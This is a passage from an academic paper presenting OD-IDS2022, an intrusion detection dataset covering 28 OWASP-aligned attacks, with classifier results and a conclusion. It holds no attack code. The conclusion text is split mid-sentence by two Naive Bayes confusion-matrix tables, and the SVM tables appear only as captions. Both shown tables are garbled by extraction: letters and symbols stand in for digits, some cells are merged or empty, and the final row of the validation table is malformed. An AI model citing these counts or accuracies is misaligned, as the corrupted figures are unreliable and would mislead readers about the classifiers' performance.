The implementation of Intrusion Detection Systems (IDS) remains a cornerstone in fortifying network infrastructures against evolving cybersecurity threats. While existing IDS datasets have significantly contributed to this field, many suffer from limitations such as outdated attack types, insufficient diversity, or limited feature sets. To address these shortcomings, this work presents the OD-IDS2022 dataset, designed to reflect current threat landscapes by integrating 28 recent attacks aligned with the OWASP 2021 Top 10 vulnerabilities. This dataset not only ensures broader attack coverage but also enhances realism by incorporating red team-blue team strategies and leveraging real-world attack simulation tools. Through the extraction of 82 network flow features using CICFlowMeter and the application of robust preprocessing, we enabled diverse machine learning algorithms, namely Random Forest, Decision Tree, Naive

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A ₁₅	A ₁₆	A_{17}	A_{18}	A_{19}	A_{20}	A ₂₁	A_{22}	A_{23}	A_{24}	A25	A ₂₆	A ₂₇	A28	A29	Accuracy
A_1	37485	4	3	35	1068	0	711	404	1	0	1	334	57	1	1	5690	0	0	0	7	0	0	35	1	163	0	1	0	2	0.8148
A_2	14	41557	7	20	0	7	6	46	6	19	6	1	0	37	33	30	31	30	27	40	29	355	4	211	5	88	39	4	187	0.9701
A_3	0	11	2764	60	0	120	1	35	5	10	43	0	0	36	116	7	80	9	92	313	23	6	8	49	12	8	4	181	31	0.6869
A_4	21	0	12	50693	1	11	2	24	1	7	5	0	5	12	0	18	22	0	6	22	4	19	4	5	10	0	9	7	5	0.9954
A_5	1521	2	0	19	34450	2	75	351	0	0	0	627	1	0	0	10722	0	0	2	3	0	1	3	0	49	1	0	0	2	0.7202
A_6	1	20	204	58	1	2138	0	4	12	9	41	0	4	58	59	11	96	4	19	333	27	23	3	29	3	10	26	165	6	0.6356
A_7	680	4	2	13	224	4	9561	63	1	2	2	694	21	3	8	4172	3	0	0	4	0	1	14	1	131	4	2	1	0	0.6123
A_8	640	2	9	22	272	5	44	69784	0	0	19	279	0	7	5	3700	22	0	14	11	3	4	34	0	93	4	1	4	1	0.9307
A_9	0	15	14	66	2	22	0	2	1625	115	27	0	2	105	3	20	281	7	50	112	59	37	1	10	0	30	36	34	21	0.6027
A_{10}	13	31	59	44	0	44	2	10	127	1561	60	2	8	270	16	11	189	0	115	132	127	32	5	17	4	1	45	23	42	0.5221
A_{11}	5	12	76	19	0	38	3	31	51	36	1500	0	2	117	74	13	228	8	32	34	24	2	4	5	1	2	15	16	0	0.6388
A_{12}	264	1	0	12	870	0	249	280	0	1	0	66107	1	4	0	12859	0	0	0	0	1	1	0	3	1	0	0	0	0	0.8196
A_{13}	84	0	9	28	3	13	14	9	0	0	0	4	93781	2	0	146	5	0	0	9	1	3	194	0	136	1	0	8	0	0.9929
A_{14}	3	19	88	74	0	76	1	17	101	169	31	0	3	3593	0	18	344	0	364	96	208	84	10	27	5	2	168	159	14	0.6332
A_{15}	1	24	48	8	5	46	6	1	0	5	47	0	1	3	1911	4	10	35	0	39	1	1	14	39	3	84	0	6	13	0.8115
A_{16}	985	12	4	30	1865	7	79	341	2	1	0	4909	92	7	3	57186	1	1	2	5	0	1	20	5	261	1	3	5	2	0.8687
A_{17}	17	28	97	125	0	82	4	56	149	105	132	0	1	233	37	30	4419	67	126	189	97	38	2	21	3	114	74	49	35	0.6981
A_{18}	1	64	6	5	2	7	0	0	1	3	9	0	0	0	73	9	73	1114	0	49	2	4	10	18	0	113	1	13	9	0.7024
A19	7	53	116	50	0	32	0	31	27	57	7	0	1	466	0	5	85	1	2697	61	238	2	4	14	3	0	55	30	67	0.6564
A_{20}	3	14	215	74	0	149	3	36	34	31	29	0	4	41	21	9	73	43	29	4302	8	46	7	7	12	116	22	304	2	0.7636
A_{21}	4	13	92	45	0	144	0	37	54	113	14	0	4	499	1	12	138	0	378	77	1832	12	2	36	2	3	49	29	50	0.5033
A22	1	89	0	1	0	11	2	73	7	7	0	0	3	30	14	17	44	0	3	19	0	9852	0	57	1	17	52	7	77	0.9488
A23	120	4	2	7	3	2	214	112	4	0	0	1	51	1	6	12	0	1	0	2	0	9	130610	9	683	11	0	1	3	0.9905
A_{24}	1	44	44	25	0	11	0	70	8	4	4	0	0	16	40	27	9	3	4	14	14	69	0	33801	4	25	3	37	167	0.9813
A25	735	0	7	56	21	6	486	302	2	1	1	1	86	1	1	139	2	0	1	21	0	5	1947	6	7543	6	1	6	3	0.6625
A ₂₆	0	8	6	10	1	I	0	25	2	0	0	0	0	2	102	16	30	58	0	97	5	4	32	32	4	12030	0	25	4	0.9629
A ₂₇	2	21	17	23	0	20	1	15	62	54	26	0	0	505	0	2	181	0	155	177	131	120	2	7	6	4	1437	13	15	0.4796
A_{28}	2	11	130	82	0	83	3	11	28	15	I	0	2	72	0	16	60	46	34	349	6	4	3	55	3	72	4	2237	9	0.6702
A29	1	126	21	10	3	5	0	54	20	16	2	0	0	22	15	10	14	1	28	11	48	124	I	186	5	7	7	23	2162	0.7399
Total	42611	42189	4052	51714	38791	3086	11467	72224	2330	2341	2007	72959	94130	6143	2539	94911	6440	1428	4178	6528	2888	10859	132973	34651	9146	12754	2054	3387	2929	0.8915

Table 11: Naive Bayes training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A ₁₂	A_{13}	A_{14}	A_{15}	A_{16}	A ₁₇	A_{18}	A19	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A ₂₆	A_{27}	A_{28}	A29	Accuracy
A_1	12408	2	1	16	440	0	308	159	2	2	2	149	29	0	0	1857	1	0	0	6	0	0	14	0	84	2	1	1	1	0.8013
A_2	6	13856	6	11	2	5	3	12	8	8	4	0	2	12	17	10	12	8	11	20	10	134	3	61	5	33	16	3	50	0.9671
A3	0	2	754	22	0	56	2	16	7	7	31	0	2	19	49	1	65	1	40	152	12	2	1	21	3	3	5	65	11	0.5589
A_4	15	1	4	16960	10	3	1	12	2	4	7	1	5	4	0	7	13	0	5	5	3	0	2	4	4	0	3	2	2	0.993
A_5	611	2	0	5	11021	0	35	152	0	2	0	268	2	1	0	3700	0	0	0	1	1	1	3	1	23	0	2	1	0	0.6961
A_6	1	10	87	24	0	598	3	2	6	14	20	0	0	22	24	5	50	2	10	135	7	4	3	12	3	3	12	76	2	0.5269
A_7	303	6	1	6	76	1	3016	25	1	0	2	248	11	3	5	1405	4	0	0	0	0	0	13	0	73	1	0	3	0	0.5797
A_8	227	2	2	8	122	5	22	23244	0	1	4	139	0	11	3	1224	12	0	6	3	7	3	10	2	43	4	1	5	1	0.9257
A_9	1	6	6	27	0	16	0	2	476	51	5	0	1	37	2	2	141	2	19	46	18	13	0	1	0	21	21	11	12	0.508
A_{10}	2	10	25	30	1	20	0	7	67	402	13	2	3	125	11	8	73	0	59	49	60	8	1	5	0	2	18	9	16	0.3918
A_{11}	0	4	52	4	0	18	4	19	21	21	407	0	0	44	36	6	106	2	15	23	15	3	3	0	0	1	6	1	3	0.5
A_{12}	135	0	0	0	352	0	118	143	1	0	1	21248	1	1	0	4890	0	0	0	2	0	2	1	3	0	0	2	0	0	0.7899
A_{13}	27	0	2	11	3	1	8	7	2	0	0	3	31213	0	1	49	3	0	1	1	0	0	70	0	46	1	0	4	0	0.9924
A_{14}	2	11	41	30	0	31	4	14	42	88	16	0	1	943	0	9	134	0	175	37	105	25	4	10	5	1	87	83	6	0.4953
A_{15}	0	10	43	2	1	26	3	3	1	13	44	0	0	4	548	5	14	15	0	21	2	1	3	9	3	36	0	6	3	0.6716
A_{16}	337	2	3	16	870	2	39	143	1	2	1	2195	38	2	0	18245	1	0	2	1	1	3	10	1	100	2	1	1	3	0.8285
A_{17}	5	14	45	58	0	28	2	37	74	65	60	0	3	96	12	12	1275	34	50	71	38	16	4	5	1	47	53	22	13	0.5958
A_{18}	1	23	3	1	2	2	1	0	1	2	8	0	0	0	23	0	35	315		34	1	4	2	6	0	52	0	8	5	0.5955
A19	1	28	51	14	1	16	1	12	17	34	6	0	0	201	1	5	29	0	724	26	100	3	3	6	6	0	36	7	26	0.5347
A_{20}	2	10	98	28	0	76	5	15	19	14	29	0	2	17	10	0	42	24	10	1247	2	21	5	6	6	58	11	121	2	0.6633
A ₂₁	2	9	31	10	0	50	1	9	26	48	14	0	2	209	0	2	49	0	181	27	468	10	1	17	0	1	21	13	24	0.382
A22	2	53	1	2	0	5	3	27	3	4	1	3	0	14	8	9	24	1	1	18	1	3140	1	33	1	7	12	1	36	0.92
A ₂₃	37	4	0	2	1	0	86	35	1	1	0	0	12	0	0	2	1	0	0	0	0	1	43310	2	315	14	0	0	2	0.9882
A ₂₄	1	17	19	18	0	12	1	21	2	1	3	0	0	6	26	8	6	1	2	4	11	28	1	11135	0	10	4	19	80	0.9737
A ₂₅	295	1	8	12	12	2	197	100	2	0	2	U	49	1	3	70	1 27	0	1	/	0	3	762	4	2257	2	U	2	0	0.595
A ₂₆	0	6	4	5	1	0	4	17	2	0	4	0	1	0	45	5	27	36	0	59	3	4	9	10	1	3882	102	15	3	0.9368
A27	2	/	8	8	0	8	0	6	17	27	14	0	0	189	0	5	75	0	62	60	56	44	0	25	3	1 20	403	598	9	0.4014
A ₂₈	0	42	56 21	22	0	29	2	20	15	0	0	0	0	31	8	3	36	20	16	187	22	63	2	25 93	3	38	2	5	611	0.5387
A29	14424			~	0	1016	-		/ 025	/	0	0 4256	-			21545	4 2222			4			3		2006	3	4	-		
Total	14424	14139	1372	17354	12915	1016	3871	24268	825	821	698	24256	31377	2003	832	31545	2233	463	1405	2246	944	3537	44244	11473	2986	4225	722	1089	924	0.8702

Table 12: Naive Bayes validation accuracy

Bayes and Support Vector Machine, to effectively differentiate between benign and malicious traffic. Among these, the SVM classifier demonstrated slightly superior performance based on accuracy, ROC curves, and confusion matrix analysis.

However, we recognize several limitations in this research work. First, while the dataset captures a broad range of attack types, its focus remains on network-level features; integrating host- and log-level data could offer additional insights. Second, although traditional ML models were employed for baseline benchmarking, more advanced deep learning and ensemble methods such as XGBoost or neural networks could be explored in future work to potentially enhance detection performance. Lastly, while the dataset was validated using a controlled environment, broader generalization to heterogeneous network infrastructures remains a key area for future validation.

In our future work, we plan to extend this study by incorporating empirical threat intelligence sources (e.g., MITRE ATT&CK, CISA reports) to support the inclusion rationale of each attack and to assess their detection challenges more comprehensively. Additionally, we aim to refine the tax-

onomy of attack types to avoid overlaps - such as between DLL Hijacking and EXE Hijacking - by introducing clearer classification criteria rooted in system behavior and threat modeling standards.

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


Table 13: SVM - training accuracy




Table 14: SVM - validation accuracy

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